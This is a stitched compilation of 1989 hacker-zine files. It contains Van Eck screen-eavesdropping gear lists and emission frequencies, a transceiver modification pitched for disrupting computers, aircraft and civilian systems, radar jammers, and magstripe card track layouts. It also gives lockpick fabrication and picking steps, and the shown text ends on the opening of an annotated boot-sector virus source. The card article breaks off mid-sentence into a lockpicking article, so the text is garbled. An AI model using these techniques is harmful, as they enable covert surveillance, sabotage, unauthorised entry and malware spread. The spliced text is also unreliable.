One other interesting thought comes to mind with the use of video tape copy protection methods. Since these methods use a means that makes it tough on the VCR not the TV from generating signals for tape duplication, there have been a number of devices that assist in the retoring and re-structure of the picture and sound. One device is known as the "Line Zapper". The device helps to adjust the brightness changes, vertical jumping and jittering, and video noise. It is available in kit or complete form. Pricing starts at \$69.95 and complete tested units cost \$124.95. Now if this unit can assist in the filtering and structuring of commercially induced weak signals, then it should be able to take a boosted signal presented to it and clean the picture to something of useable form. Some may see this only as a filter for video processing

with a focal point on the actual copy-guard techniques, but such a device incorporated into the Van Eck type of gear should assist in the overall signal restructuring.

Now one other interesting point about possible video signaling re-construction methods was addressed in a multi-part series published in Radio-Electronics based on the methodology used for the construction of video signals scrambled by different vendors of cable and over-the air pay television. The series dealt with all aspects and methods of video and audio, (complete with discussions on the DES methods used for the VideoCipher units and the like,) used in commercial systems in use.

One other thought comes to mind of an experimental nature. Since the screen of a computer is not always changing and for the most part stable in its display, why not take the received signal and digitize it! You could filter out signal noise clean up any true video signal present. This is no great techno-wonder, the basic gear could be put together with Radio Shack or the like types of equipment. And the cost is still most reasonable. If not available there, costs for home-brew gear would not be that high. The simple electronics blocks would consist of comparators, video detectors, data separator gates, a to d - d to a converters, data amp and a signal level converter.

Or the better version, might be a modified slow scan television system with error correction and clean-up circuits. Such units work over normal phone lines or standard radio channels and since the units can take signals from these two different types of inputs, there should be no problem in adapting the unit to accept a cleaned up analog signal from a digitizer.

Away from the world of the experimental thoughts, we return to the point at hand....

Now there are two types of monitors used today. The first, called composite and the second using TTL logic to control the screen and its pattern. The composite screen is nothing more than a television set or Apple computer type of monitor. The construction of the picture is performed by a beam of electrons that are scanned across the screen at a rate of 525 lines per second. Since the majority of screens are of a composite nature ( this is even true in most IBM environments) the ability to receive the signal is very possible from a radio emission standpoint.

The reception of such signals is not fairytales, but comes with reality attached through the use of simple electronics. The first part of the reception project is to have a method of signal acquisition and amplification. Such gathering may be performed by the use of standard electronics store technology. For this example, we will use common

Radio Shack electronics. The reason is due too the common variety electronics that are available to most persons needing such science to accomplish the required gathering.

To start, since a base station is out of the question due to the weak signals one would have to recieve. So the need for transportable equipment is a must. Antenna, amplifier, sync process unit and display medium must be powered in the transit unit. Depending on budget and (BEL) (Basic Equipment List) requierments a fully battery operated set-up can be constructed for under .....

Our two systems described here will be different only in basic construction and budgetary BEL's.

#### The "Radio Shack" Reader

-----

1. The antenna could consist of a Radio Shack TV/FM # 15-1611 for 49.95
2. If needed, Radio Shack in-line signal amplifier 10 db gain # 15-1117 for 15.95
3. Radio Shack RF Video Modulator # 15-1273 for 26.95
4. The Britton or Van Eck unit (Cost unknown due to construction needs)
5. The tuning unit may consist different available FM,TV,UHF tuners available for the tuning of TV Sound & Picture reception and possible recording. Costs for such units range from 319.95 to 119.95 The 319.95 unit can operate on AC / DC, has audio / video input jacks and can operate on 9 "D" batteries. Other possible useable units would be # either # 16-109 or 16-111. The units cost 219.95 and the other 159.95 Both are able to tune in the full commerical AM / FM and VHF/UHF Television signals, The low end of the cost spectrum would be the RS # 16-113 at 119.95 This unit also has the same spectrum tuning abilities.

#### The Gold Plated Unit

-----

1. The antenna could consist of a Radio Shack TV/FM # 15-1611 for 49.95 (Or due to the use of better reception electronics having built in antennas. But due to the need for amplified signals being inputed to the reciever we will still possibly use the RS amplified antennas.)
  - a. It is also possible to use any number of amature radio antennas. For the purpose of maintaining a low profile, we will use one of the standard active recieving antennas that has a spectrum of reception

from 50Mhz to 1 Ghz. Such units are available from mail order supply houses.

2. If still needed, Radio Shack in-line signal amplifier 10 db gain # 15-1117 for 15.95 It is also possible to use # 15-1105 Indoor FM Signal Booster with switchable 0,10 or 20 Db gain at a cost of 24.95.
3. Radio Shack RF Video Modulator # 15-1273 for 26.95
4. The Britton or Van Eck unit (Cost unknown due to construction needs)
5. Tuning units- The tuning units would consist of 2 seperate radio units. The units, both ICOM's have a combined tuning range of 100 Khz to 2 Ghz.
  - a. Unit 1 (R-71a) tunes from 100 Khz to 30 Mhz. This unit is nothing more than a shortwave reciever with excellent signal reception and frequency stability that offers far better overall signal interception quality. The unit offers 1 Hz tuning and has digital frequency readout. As an option, this unit may be controlled by an IBM or compatable PC. Cost for this unit is \$949.00
  - b. Unit 2 (R7000) covers 30 Mhz to 2 Ghz. This unit is a general coverage reciever with excellent signal reception and frequency stability that offers far better overall signal tuning and interception quality.

Also this unit can be computer controlled through an IBM or compatiabile. The unit offers .01 Hz tuning and has digital frequency readout. Additional abilities of the unit include signal output and a IF output of 10.7 Mhz with other frequencies available. The cost for the unit is \$1099.99. This particular unit also has an option for the output of the video signal and connection of any standard video monitor for 130 dollars. For an additional 160 dollars the unit can have the ability to recieve signals from 20 Khz and go all the way to the specified 2 Ghz. The unit needed is called a Kuranishi FC-7000 frequency converter. With additional commerical television MDS tuning equipment, ranges can exceed 2.7 Ghz. Costs for this will range between 79 and 109 dollars. Since we will be mostly dealing in the lower ranges of frequencies, an added piece of gear may be used to gain the best signal reception points available. This is through the use a Radio Direction Finder available from American Electronics for 100

dollars.

Now with all this equipment for both systems, another basic system with minumum cost is readilly available to many for under 100.00 dollars. This we speak,of is the common Black & White Television set available in mass quanties from any number of sources. It has been

reported that such interception capabilities are possible and have occurred without the interceptee knowing until the Communications Commission have contacted the source of the emitted signals.

For example, some personal computers and their respective screen have been known to be picked up on the TV screens of their neighbors and through nothing more than rough or fine tuning the reception. The reason is due to the TV having the ability to automatically adjust the Sync signals to those close to the frequency of intercepted computer screens sync frequency. This "ability" is available through the use of a common manual type tuner on a standard Black & White set with a normal directional antenna and an standard antenna amplifier. All three devices in common life and attached to your own television receivers!

You have such devices if you have an antenna on your roof or attached to your set. Most have attached signal amplification due to the ever growing background noise generated by normal commercial stations and reception characteristics. In simple terms, the guy next door can read your screen and you don't know it. Now take the number of personal type computers in a standard corporate environment, calculate the possible dollar figures of the combined information contained in these machines, and substantial sums become more evident than ever before. If business plans, formulas or patent-trade information, client lists, or any other type of valuable information and since that information will be called up at any time or current work performed is wanted in the surveillance gathering operation and then you have a completely wide open way of monitoring the daily practices and transactional actions with complete impunity and security of such areas is completely unguarded due to the lack of knowledge.

For experimental purposes, we will use very simplistic computer systems to give an idea of what may be possible. The equipment shall be basic, over the counter, cheap, electronic systems to gather and produce the signals we wish to collect.

The equipment list is as follows:

1. Franklin Ace 1200 (Apple II compatible)
  - a. Franklin Ace Serial / Parallel Card  
(Parallel card is in use for the 2 printers.)
  - b. Apple Super Serial Card (RS-232) for use with the communications modem.
2. Franklin Video Monitor (40 or 80 characters display) 18 Mhz

234.TXT

( Standard IBM monitors radiate at 15 to 16 Mhz )

3. Prometheus ProModem 1200 (External type)

4. Printers

a. Okidata Microline 92

b. Epson MX-80

Our basic reception / interception equipment consists of:

1. Bearcat 250 (50 Channel) Scanner

(Coverage from 32-50,146-148,148-174,420-450,450-470,470-512 Mhz)

2. Soundesign FM Stereo Tuner (86.5 Mhz to 109.5 Mhz)

3. Electrobrand AM-FM-SW-CB-TV-PB-AIR-Weather

The AM and FM are standard commercial band receivers.

SW is short-wave from 4 Mhz to 12 Mhz

TV coverage is from audio channels 2 through 13

AIR band from 108 through 135 Mhz

Public Band is 145 through 175 Mhz

4. A Gould OS 1100 A Oscilloscope 25 Mhz range

Since we will not try to re-construct the actual video signal generated, as this has already been done, we will not have to explain what we receive as a picture. What we will cover is the gross signal output of standard population computerized logical systems.

In our observations, we have seen a wide spectrum of emitted signals with a strong signal between 9.0 and 9.250 Mhz for the display of standard text scrolling by. Better signal display was found at the lower frequencies of 9 Mhz. Monitor frequencies were found in the area of 11 through 19.5 - 20 Mhz. Printer frequencies are in the range of 140 to 200 Mhz. Disk operations were detected in the ranges of 88 to 250 Mhz. Overall frequency generation was from 4 through 500 Mhz. The modem was found between 28 and 300 Mhz. All in all, this easy discovery of radiated or transmitted signals by means of common radio technology could lead to.

An interesting thought comes up with the use of some common ham transcievers for such operations, and with simple, easy modifications, some can transmit on all frequencies from 1.6 t 30 Mhz. Such a transmitter would be the Kenwood 440. This transciever offers 100 watt output and as stated all frequency transmit. To perform the small modification, all one would have to do is cut one lead to a diode (Diode D 80) and as an added bonus for better frequency readout, you gain an additional readout of 10 Hz by snipping the lead to Diode 66. So the unit covers the range of IBM PC frequencys in use and all of the Apple systems too. Thats says it all! It can offer the possibility for disruption of internal signals used to process information and the possibility of causing other logic related systems to act or not without reason.

For example, would it be possible for the Soviets to sit under cover with a modified Kenwood 440 100 watt radio or better yet, a Radio Shack 40 channel AM / SSB and a 100 watt Firebird linear amplifier and a simple small antenna to disperse the signal. So the problem of the 6 million dollar helicopter comes down to a wholesale cost of 150.00 ( 190.00 to 200.00 for an average rip-stop nylon camping backpack unit ) per man with a recommended dispersal of 3 manpacks per unit into the theater. Suspected effective ranging up to 3 miles per man pack unit is suggested.

Or even better, if such things were possible against military aircraft or normal commerical real world autos, then directed intent should be of now problem against civilian targets such as computer installations, bank and operations support structures, possible override of security systems and any other systems that may be affected by such forces.

Other uses of directed energy may be used in law enforcement situations for the apperhension of suspected persons in late model automobiles. If the truckers are using the radios for game playing, then why can't the police have the same type of device for the stopping of autos? There are a number of devices that will radiate such energies over the spectrum. One such device would be the Radar Speed Gun Calibrator (or better know as a radar jammer) for use with calibration of speed guns or for the deceiving of police radar units. The plans for such units were (are) available for a number of sources. One such source, is Philips Instrument Company or another such source was the Radio-Electronics issue in the spring or summer of 1987 with plans for the Radar Speed Gun Calibrator, that would allow you to transmit a signal that would equal the same type of reflected signal from an automobile traveling at the supposed testing speed. Range's of speed signal output would equal 5 mph to well over 100 mph.

Some plans or kits come with instructions for the combination of radar jammer units with most commonly available auto radar detector units.

In simple terms, the radar detector unit detects a signal and through its display or attention getting circuitry in turn activates the radar jamming equipment to deceive or jam the police transmitter / receiver units. Best know of such combinations, were the use of Escort radar detectors and jammer units with transmission horns mounted behind the front grill of autos. No ifs, ands, or buts, they work!

One other piece of equipment that may have devastating effects on overall security and support systems, deals with the generation of very high energy pulses that might be classified as being able to generate EMP's that could damage almost any piece of electronic gear. The claim from the designer is that this device can generate a pulse with an effective range of multi-millions of watts. The device on average will produce a pulse equal to 400,000 wats in a testing mode with the multi-million outputs available with full charging of the capacitor banks peaked. Also stated in this book is the ability of the unit to produce a very large inductance in near by electronic gear. Most interesting! And the only statement in this book about the device and it's short coming, has to deal with the in-ability of the device to produce sufficient output used in certain nuclear experiments. I wonder what that means?

So, in closing, the capability of these units is well within the range of any person with the intent comes closer to home than ever before. The equipment is nothing of major technical wonderment, just a few simple block circuits put together to each other so that they work together to do the final requested product. And all of the described gear or plans may be in the hands of everyday persons even if they don't know it! And while most do not have such knowledge about how such systems may be used to corrupt other systems, or even how the average telephone or toaster may work, they will still state that such described technology is not possible, and open the door to major disaster due to complete ignorance to the problem. In closing, to steal a phrase from someone else, "The truth shall set you free (or may keep you from being over exposed from free form energy)!"

"Click!" And the last words spoken by the corporate DP official were...

" That's impossible! You could never do that to my operation!"

Ahem, Sure sir, Sure!

```
=====
=                               P/HUN Issue #3, Volume 2: Phile #9 of 11                               =
=====
```

An introduction to BITNET

-----



## 234.TXT

By Aristotle  
Jan 17, 1989


### About BITNET:

Because It's Time NET (BITNET) is the largest of the academic computer networks and one of the largest mainframe networks. BITNET connects hundreds of thousands of students and professors in Asia, Europe, Middle East, and North America. In 1988, BITNET had nearly 2000 computer systems at higher institutions connected to it. BITNET may not allow you to log onto mainframes, BUT it IS an invaluable source of information. While on BITNET, you can access certain services such as chat relays, file servers, electronic mail service, and info servers. (See below for more info)

### A little semi-technical info:

The mainframes on BITNET are connected via constantly operating telephone lines or satellite links. Unlike packet-switching networks (ie. Telenet), BITNET is a store and forward network. That means that if you send a message from Florida to Kentucky, the computers in the network between Florida and Kentucky will store and forward it from each computer to computer until it reaches Kentucky.

In BITNET there's only one path from Kentucky to Florida. Each computer is called a NODE. Below is an illustration of how a small section of the network would look like.



### Example A.

A message traveling from A to H would travel the following path:

A-D-H

Example B.

A message traveling from A to F could travel one of two ways.

These are:

A-B-C-F or A-D-E-F

Sometimes when a node is down, the message may be delayed or routed through different nodes as in example B.

The time to transfer messages can vary from just a few seconds to an hour. This cause for this is usually one (or both) of two reasons. The first factor is the size of the message. Larger amounts of data take longer times to transmit. The second factor is the status of the network. As we all know, computers are prone to breaking down. Messages that cannot be routed past the downed node are stored in the net until there is a clear path to it's destination.

Addresses:

Each of the mainframes(NODE) on BITNET has it's own individual address. The addresses are usually an abbreviation of the name of the institution that supports the mainframe. One example is the University of Massachusettes "UMASS".

The individuals that have access to BITNET also have their own addresses. These addresses are assigned to the user when he/she first sends information over BITNET. The entire address for a user is set up as follows:

```
University of Kentucky Prime--+
@ (AT)-----+
User ID-----+
               |
               |
               |
$108@UKPR
```

## 234.TXT

Note: Not all addresses give indication of the type of system.

Also: On some machines, the BITNET ID will be different from the system ID. Ex. CS.DEPT.SMITH.J@UKPR is also \$108@UKPR.

### Access:

It is IMPOSSIBLE to access BITNET unless you can gain access to one of the nodes. That means, there are NO dial-ups that do not go through a mainframe. BITNET is supported by the institutions that have access to it and it is your right as a student to have access. It is NOT your right to access the mainframe though. A good way to gain access to BITNET is to go to your local university and ask or engineer an account for the use of BITNET.

### Uses:

There are three basic methods of communicating via BITNET: mail, message, and file. Each method has it's own advantages and disadvantages.

The interactive message (Let's just call it a message) is the fastest and most convenient method of transitting short amounts of information over BITNET. Messages are composed of one line of information that is sent VERY quickly to it's destination. You would use the message when chatting with someone at a different node. The bad part about messages is that if a node is down, your message is lost. You WILL recieve an error message though.

Messages are usually sent via the TELL and SEND commands. Below are examples of the syntax for sending a message on the VM/CMS and Prime systems:

TELL userid@node message

or

TELL 151133@DOLUNI1 Hey Terra, How are the guys at CCC doing?

## Mail:

Electronic mail is the most versatile method of communication on BITNET. Unlike the message, a letter will be stored if a node is down. A letter can be from one word of text to however long you want it. It has been suggested to me to NOT transmit any mail over 3000 lines long (hmmm, maybe we should explore that one.) The actual file that is transmitted is really nothing more than a formatted text file with a header. When you send mail from you system, You will be prompted to input a subject so the header can include the sending address, recieving address, date, and subject. A piece of mail would look like this:

Date: Fri, 13 Jan 89 18:26:12 EDT  
 From: Terra <151133@DOLUNI1>  
 Subject: Greetings  
 To: \$108@UKPR

+

=====

+ Hello Aristotle

|

| Regarding the information that I have been recieving  
 | directed to a member of the  
 | Chaos Computer Club.....

rest of text

## Files:

The file is the best way to send large amounts of information over BITNET. As with mail, files are stored until you read them or in the case of node being down, until they are back up. Any type of file can be sent via a file. They can be either text or binary. On a VM/CMS system, one would use the SHIP command to send a file over BITNET. Below is an example:

SHIP filename filetype userid@node

or

SHIP phun3 txt \$108@UKPR

I suggest that you check your online help for information on sending info over BITNET.

Now for the phun part....

#### FILE SERVERS, CHAT RELAYS, AND SERVICES:

Servers are machines set up as automated databases for the distribution of various information. Servers respond to commands via mail or message. Not all use accept this type of communication. It all depends on the type of software the server is running. One would send a message to a server in the following syntax:

TELL userid@node command

or

Tell listserve@bitnic help

File servers are like servers but they are set up as databases that transmit files. They are kinda like BBS's. The best way to get started with a file server is to send it the help command.

A good place to start is the Listserv@Bitnic system. It will send you all the information you will need to get started.

Name servers have two functions. The first is to locate a person's address on BITNET and the second is to help you find people on BITNET with similar interests. (Hmmm, a hacker directory?)

I suggest starting with the name server at Drew University.

To find a particular person, just send the following to Drew:

TELL NAMESERV@DREW SEARCH/NAME john doe

If the person you are looking for is not registered, you will

234.TXT

recieve a message informing you of that.

To register yourself, send the following to Drew:

TELL NAMESERV@DREW REGISTER first last interests

or

TELL NAMESERV@DREW REGISTER John Doe LMOS hacking

A chat relay is set up to allow many users to chat with each other without having everyone sending messages to each other individually. When on a relay, the people on your channel (be it public or private) will all see the messages that you send to them. This is GREAT for phreaker conferences (Though it is NOT secure due to system operators) and just chatting with your friends over LONG distances. Gee and it is all legal too! To find out more about relays, just send the following:

TELL RELAY@UTCVM help

If your local relay is not UTCVM, you will receive a message tell you that and also your correct relay.

Well, that's it for this file. If you have any questions about BITNET, you can contact me at the following boards:

Hacker's Den            718-358-9209  
The Outlet Private 313-261-6141 Newuser/Kenwood

=====

|   |                                           |   |
|---|-------------------------------------------|---|
| = | P/HUN Issue #3, Volume 2: Phile #10 of 11 | = |
|---|-------------------------------------------|---|

=====

PLASTIC CARD ENCODING PRACTICES AND STANDARDS

-----

By Hasan Ali  
For P/HUN Issue #3

GENERAL PHYSICAL CHARACTERISTICS

-----

If you take any plastic card (MasterCard, VISA, AMEX, ATM cards, etc.) and turn it over you will find a thin black strip of magnetic material. This strip has the ability to hold multiple "tracks" or bands of encoded data. There are 3 valid tracks. Track 1 is the track nearest to the top of the card, and it is followed by Tracks 2 and 3. The original specifications allowed for Tracks 1 and 2 only, and they are both read-only. The additional Track 3 furnishes an ability to read OR write.

### TRACK 1

The International Airlines Transport Association originated the development of Track 1 as the official track airline use and, in fact, it defined the data and encoding formats for the ANSI standard. This track was originally designed to allow the use of customer-operated ticket dispensing machines to cut down the traffic at airport ticket counters.

Now, many other parties make use of Track 1 because it is the only encoded track that permits encoding of the card holder's name. With this alphanumeric capacity, the card holder's name can be printed on an EFT terminal receipt rather cheaply, otherwise the name would have to be sent the computer, which would be more costly and would take more time.

There are 26 formats for Track 1, and they are designated by codes from "A" to "Z". Format "B" is shown below.

| Field Name                      | Length(chars)                      |
|---------------------------------|------------------------------------|
| Start sentinel                  | 1                                  |
| Format code = "B"               | 1 (alpha only)                     |
| Primary account number          | Up to 19                           |
| Separator (SEP)                 | 1                                  |
| Country code                    | 3                                  |
| Name                            | 2 to 26                            |
| Surname                         |                                    |
| Surname SEP = "/"               |                                    |
| First name or initial           |                                    |
| Space (when required)           |                                    |
| Middle name or initial          |                                    |
| Period (when followed by title) |                                    |
| Title (when used)               |                                    |
| SEP                             | 1                                  |
| Expiration date or SEP          | 4 or 1                             |
| Discretionary data              | balance up to maximum track length |

## 234.TXT

|                                     |    |
|-------------------------------------|----|
| End sentinel                        | 1  |
| Longitudinal Redundancy Check (LRC) | 1  |
| MAXIMUM TRACK LENGTH                | 79 |

Format code "A" is reserved for proprietary use by the card issuer. Format codes "C" through "M" are reserved by ANSI for use in other data formats of Track 1. Format codes "N" through "Z" are available for use by individual card issuers.

## TRACK 2

The American Bankers Association led to the development of Track 2 on behalf of two credit card companies (Interbank and VISA) and their members. The intent was to have a standardized plastic card which could be used at point-of-sale (POS) terminals to obtain authorization for credit card transactions.

Today, in the financial industry, Track 2 is the most widely used encoding method for plastic cards. It has a strong following because most EFT terminals are connected directly to a computer that accesses the cardholder's data files. Also, it is the preferred choice of the ABA and is the only track recognized and supported by MasterCard and VISA.

The format of Track 2 is shown below.

You can call, or write, or if you can find a local locksmith supply house, they may have copies available.

Note that the drawings, although detailed, are smaller than the actual tools, but the size tends to be obvious.

NOTE: The correct size of a HPC pick handle is about 3 and 1/8 inches long.

If you have the the HPC drawings enlarged at a copy shop to just under 3x then they will be of a useable size (If they can't do odd size enlargements, 3x should be close enough).

B: MATERIAL: Many materials are suitable for making picking tools/tension tools

1. Gutter broom bristles (those \*BIG\* trucks with the rotary brushes that wash and sweep the street at the same time). Look for the bristles after the truck leaves...generally at least a few break off...it is preferable to look near a irregular spot of the road, as this tends to induce bristle breakage.

Also, depending on your area, you may find that smaller trucks are used along with the larger ones...these generally use thinner bristles, which make better picks, but many times, the thicker type makes better tension wrenches

NOTE: A Package of strips/round strips of spring steel can be obtained from a locksmith supply house, but you will pay at least \$18.00 for this!

NOTE: If you \*really\* to buy the tools..there 3 ways to go...

1. Try to order them through the mail..although the feds have been trying to



#### 234.TXT

pass a bill prohibiting mailing picks, and door opening tools, unless you can prove you are a bona-fide locksmith(not as hard as you might think)..THIS BILL HAS NOT PASSED AS OF YET. Also..the last time I checked an issue of HIGH TIMES , there was a small advertisement in the back, and they had a pick set(for about twice the price as the item's standard retail price.

2.Try to work for a store/shop that has a locksmiths license(\*NOT\* a keymakers license).

Sooner or later they will ask you to pick up supplies..if the supplier has what you need, then you can add the items to the order.

3.try and make friends with a locksmith..he can get you tools.

#### ----- TOOLS REQUIRED: -----

If you are trying to make your own picks these tools are a good start...

1.A set of warding files(these are often available in the tool department of large discount stores...For example, for people in NYC, a chain of stores called Webers tends to have these at a good price.

While you can buy a set from a locksmith supply house, you will pay at least \$20.00-\$30.00 for a small set.

The discount store ones are generally \$3.00-\$5.00 a set.

While the quality is a bit lower, at least from my experience they do the job ok.

2.A small propane or butane torch(if butane, one that can be refilled with a can of cigarette lighter butane will be a lot cheaper to operate.

Note:a gas(but NOT a electric)kitchen stove burner will often do in a pinch.

#### ----- HOW TO MAKE TOOLS: -----

First, let's assume that you are starting with gutter broom bristles, as they are generally easy to get, and cost nothing..

First, let's start with a tension wrench...

Take a piece about 4-5 inches long, and make a sharp bend 1/4-1/2 inch from the end(but DON'T make the bend so sharp that the strip cracks(if you want to make a sharp bend, heat the strip at the point that you want to bend to red heat and let it AIR COOL do not cool in fluid, as this will make the metal harder!

After, if you want to reharden it, reheat, and plunge it into oil or water(oil is better). If this results in the metal getting too hard, then try cooling it a little slower. A book on metal working may be useful. Also, if you want to make a complicated bend(a half twist, for example)then heating the strip at the bend point will allow easy bending(this is one of those times where a kitchen gas stove probably will not quite make it.

PICKS...You need pictures or drawings (preferably full size).

Once you have these, select a piece of metal, soften about 2-3 inches using

a torch or gas burner, then get out your warding files and get to it!  
NOTE:While in theory, you probably could file the strips without softening them first, the metal is hardened, and resists being filed(this is also rough on the files). What may help, whether you soften or not, is that a metal nibbling tool can used for the rough shaping, and in some cases, can be used to do most of the work. However you do it, it may be advisable to file the 2 flat sides of the tool(just a bit).

#### PART 5 USE OF TOOLS:

-----  
The use of lockpicking tools is as much an art as it is a skill, but most persons with enough practice can learn to do a decent job.

A good book on the subject comes from HPC(again)(Basic Picking and Raking. This runs around \$15.00), this is a bit overpriced, but a good guide.  
But, let's go on.....

#### Hand picks:

-----  
There are 4 different types of picks  
The rake  
The hook(this has other names as well)  
The diamond  
The ball/double ball(2 balls stacked)

#### The rake:

-----  
The rake is prehaps the easiest tool to use, but it does not teach you much about the lock you are working on;if this does not matter to you, then don't worry about it. Hold the cylinder or padlock in a upright position(the way it normally be mounted). The pins should be on the top.  
Hold the pick with the more prominent wiggly side up(the hollow side down). Tilt the back of the handle downward a bit;the wiggly part should be horizontal. Now put it down for a minute, and pick up a tension wrench(L shaped piece), and insert the shorter bent end into the bottom of the keyway.

Now..

Rotate the wrench in the direction that the lock normally rotates to open-if not sure-pick a direction.

Then..hold the pick so that the handle is angled towards you slightly;at this angle the curved part should be horizontal. Insert the pick into the lock all of the way into the keyway, and making sure that contact is attained with the pins. Draw it out..repeat until lock is open. But..don't push the pins up by forcing the pick upward with great force...not only will this not open the lock, but you will bend the pick as well.

If it does not open:

First, release the tension(you should hear the pins drop).

#### 234.TXT

- 1.Try less(or more)tension on the tension wrench(NOTE:most problems are caused by too much tension).
- 2.Try holding the pick at a slightly different angle and/or height.
- 3.Try picking the lock in the other direction.

The hook:

-----

The hook is used to lift individual pins in a cylinder.

The tension wrench is inserted and rotated the same way as above.

After putting tension on the wrench, insert the hook into the keyway with the hook upward. Then, starting from the rearmost pins, lift each pin.

To do this:Lift the pin until you feel a bump, or a "click", or a change in the spring action of the pin then STOP and go to the next pin.

Continue this until the lock opens.

If it does not open release the tension then:

- 1.Try with more or less tension(NOTE:usually the problem is too much tension, so try lowering it first).
- 2.Try starting from the front pins, instead of the back ones.
- 3.Try picking the lock in the other direction.

The diamond:

-----

This tool is used the same way as the rake, as it is a modified rake design, although it does not look the same.

The ball/double ball:

-----

These tools are mainly used for picking wafer tumbler locks.

They are used the same way as the rake, except these locks open \*so\* easily, that you probably won't have to worry about the lock not opening.

NOTE:these locks can often be open in a pinch by using a bent paper clip(rake the wafers and rotate the clip at the same time)

PICK GUNS:

-----

The most difficult part about using a pick gun is not using it, but getting the damn thing in the first place. They are available from most of the same places that hand picks are sold, but unlike hand picks, are not readily made at home. If you manage to get one(the best one, at least in my opinion, is the LOCKAID. This pick is made by a company called majestic.

It is made very well, has an ajustable strike force dial, and has a LIFETIME warranty!

Well, let's assume you have one of these tools...

Well the first thing is to get a lock(a small padlock is a good practice item) then...

- 1.insert the tension wrench at the bottom of the keyway, and rotate it in the direction that the lock opens.

#### 234.TXT

2.starting with the pick gun's tension dial set either to 0 or 1(0=the point that the dial will go no lower)(1=1 full turn in the opposite direction), take the pick gun and insert it's needle into the keyway, but try not to insert it beyond the pins, as the needle may bind. Holding the tool horizontal, squeeze the trigger. Do this 6-8 times, if no results then release the tension(on the cylinder), raise the pick gun's tension dial 1 full turn, and try to open the lock again. Keep trying until you get it open.

#### TUBULAR LOCK PICKS:

-----

The best guide to using a tubular lock pick, is the instructions that come with it. However, as these may not be available, these general notes will get you started. Also HPC has a tutorial on using tubular lock picks(Basic Picking and Servicing Tubular Locks) (a bit costly, but if it is as good as other HPC tutorials I've seen, it may be worth it).

#### GENERAL INSTRUCTIONS:

-----

1. Take the pick and slide the feelers(the moveable tines) back and forth a few times. Slide all of them (usually 7) out past the end of the tool a bit(maybe 1/8th of a inch or so). Then press the tool against a hard surface until all of the feelers are flush with the end of the tool.
- 2.Insert the tool into the front of the lock and gently push it all of the way into the lock.

Then rotate the tool in the direction required for opening, but use a minimum of force, as excessive force will cause 2 difficulties:

- 1.The front of the pick may be damaged.
- 2.The lock may not be able to be open at all, or if it can it may be damaged.

After rotating the pick, slowly pump it in and out of the lock but note that the pick should only be backed out about 1/8 inch or so.

Keep doing this;eventually the lock should open.

If not...start again from the start.

====-[ End of P/HUN Issue #3 :: Hacker's Den BBS (718)358/9209 ]-----

235.TXT

( )-----= ( )

P/HUN Issue #4 , Volume 2

Articles [11]

Released: June 27th of 1989.

Comments: SummerCon 89'

```
=====
= The Toll Center Bulletin Board System =
=====
```

( 2600 Magazine BBS # 5 & P/HUN Magazine Inc. Headquarters)

(718) 358/9209

Presents.....

-== P/HUN ISSUE IV ==-

P/HUN Issue #4, Volume 2: Phile 1 of 11

DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

## Introduction:

-----

Welcome once again to another exciting issue of P/HUN Magazine.

We are little behind schedule. The delay was caused by a severe disk crash which wiped out most of the files. The whole issue had to be put back together again.

This time we have a special segment called P/HUN Telecom News/Advancements, which contains the latest news in the telecommunications industry as we know today. This segment will be released on a regular basis. I would like to thank DareDevil for taking the first shot it. We would appreciate some feedback on this new concept.

If you have any articles to contribute please get in touch with us at our BBS or at our Usenet address.

Red Knight

Usenet Address: pdave@dasys1.UUCP

SysOp of The Toll Center

Phortune 500/Board of Directors

-----

=:Table of Contents:=

.....

DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

-----

Page 3

235.TXT

June 27, 1989 - August 28, 1989

Hello. This message is being sent to all members of the Phrack Inc. Mailing List to forewarn you of things to come. Due to certain policies at the University Of Missouri - Columbia (UMCVMB), Taran King and I will lose our Bitnet/Internet accounts on June 27, 1989. I would advise not sending files or mail to either of our address after June 26, 1989 just to be safe.

Our "exile" from UMCVMB will last until August 28, 1989 when fall classes begin. However, this does not mean we are putting Phrack Inc. on hold by any means.

Solution: Anyone who has files to be placed in Phrack Inc. after June 26, 1989 should contact HATCHET MOLLY. He can be reached at "TK0GRM2@NIU.BITNET" or "TK0GRM2%NIU.BITNET@CUNYVM.CUNY.EDU". He will be handling the gathering of files from you... our network friends.

Phrack Inc. Newsletter Issue 27 will be released within the next TWO WEEKS. If you would like to receive this issue, please let me know as soon as possible. The reason I make mention of this is because many people on the mailing list are not currently accessing their work station for a variety of reasons (school's out, on vacation, etc). So let us know and we will send it to you when we release it.



The situation with our Bitnet/Internet addresses will not affect SummerCon '89 in any way. However, any issues of Phrack Inc. that we do release between June 27, 1989 and August 28, 1989 will \*NOT\* be sent over the networks to you until September 1989. Taran King and I will not have access to the network and will have no way to send these files until then. So it looks like bulletin boards and software pirates will get first look during this time period.

So if you have any further questions about this situation, mail us right away. Remember, any comments or information for Phrack Inc. after June 26, 1989 should be directed to Hatchet Molly.

Knight Lightning

C483307@UMCVMB.BITNET

C483307@UMCVMB.MISSOURI.EDU

Taran King

C488869@UMCVMB.BITNET

C488869@UMCVMB.MISSOURI.EDU

Hatchet Molly

TK0GRM2@NIU.BITNET

TK0GRM2%NIU.BITNET@CUNYVM.CUNY.EDU

"The Real Future Is Behind You!"

=====



235.TXT

```
; has infected other diskettes although this is harmless and the count ;
; is never accessed. ;
; ;
; Things to note about this virus: ;
; It can not only live through an ALT-CTRL-DEL reboot command, but this ;
; is its primary (only for that matter) means of reproduction to other ;
; floppy diskettes. The only way to remove it from an infected system ;
; is to turn the machine off and reboot an uninfected copy of DOS. ;
; It is even resident when no floppy is booted but BASIC is loaded ;
; instead. Then when ALT-CTRL-DEL is pressed from inside of BASIC, ;
; it activates and infectes the floppy from which the user is ;
; attempting to boot. ;
; ;
; Also note that because of the POP CS command to pass control to ;
; its self in upper memory, this virus does not to work on 80286 ;
; machines (because this is not a valid 80286 instruction). ;
; ;
; The Norton Utilities can be used to identify infected diskettes by ;
; looking at the boot sector and the DOS SYS utility can be used to ;
; remove it (unlike the Pakistani Brain). ;
;-----;
;
ORG 7C00H ;
;
```

# 235.TXT

```

TOS LABEL      WORD      ;TOP OF STACK

;-----;
; 1. Find top of memory and copy ourself up there. (keeping same offset);
; 2. Save a copy of the first 32 interrupt vectors to top of memory too ;
; 3. Redirect int 9 (keyboard) to ourself in top of memory      ;
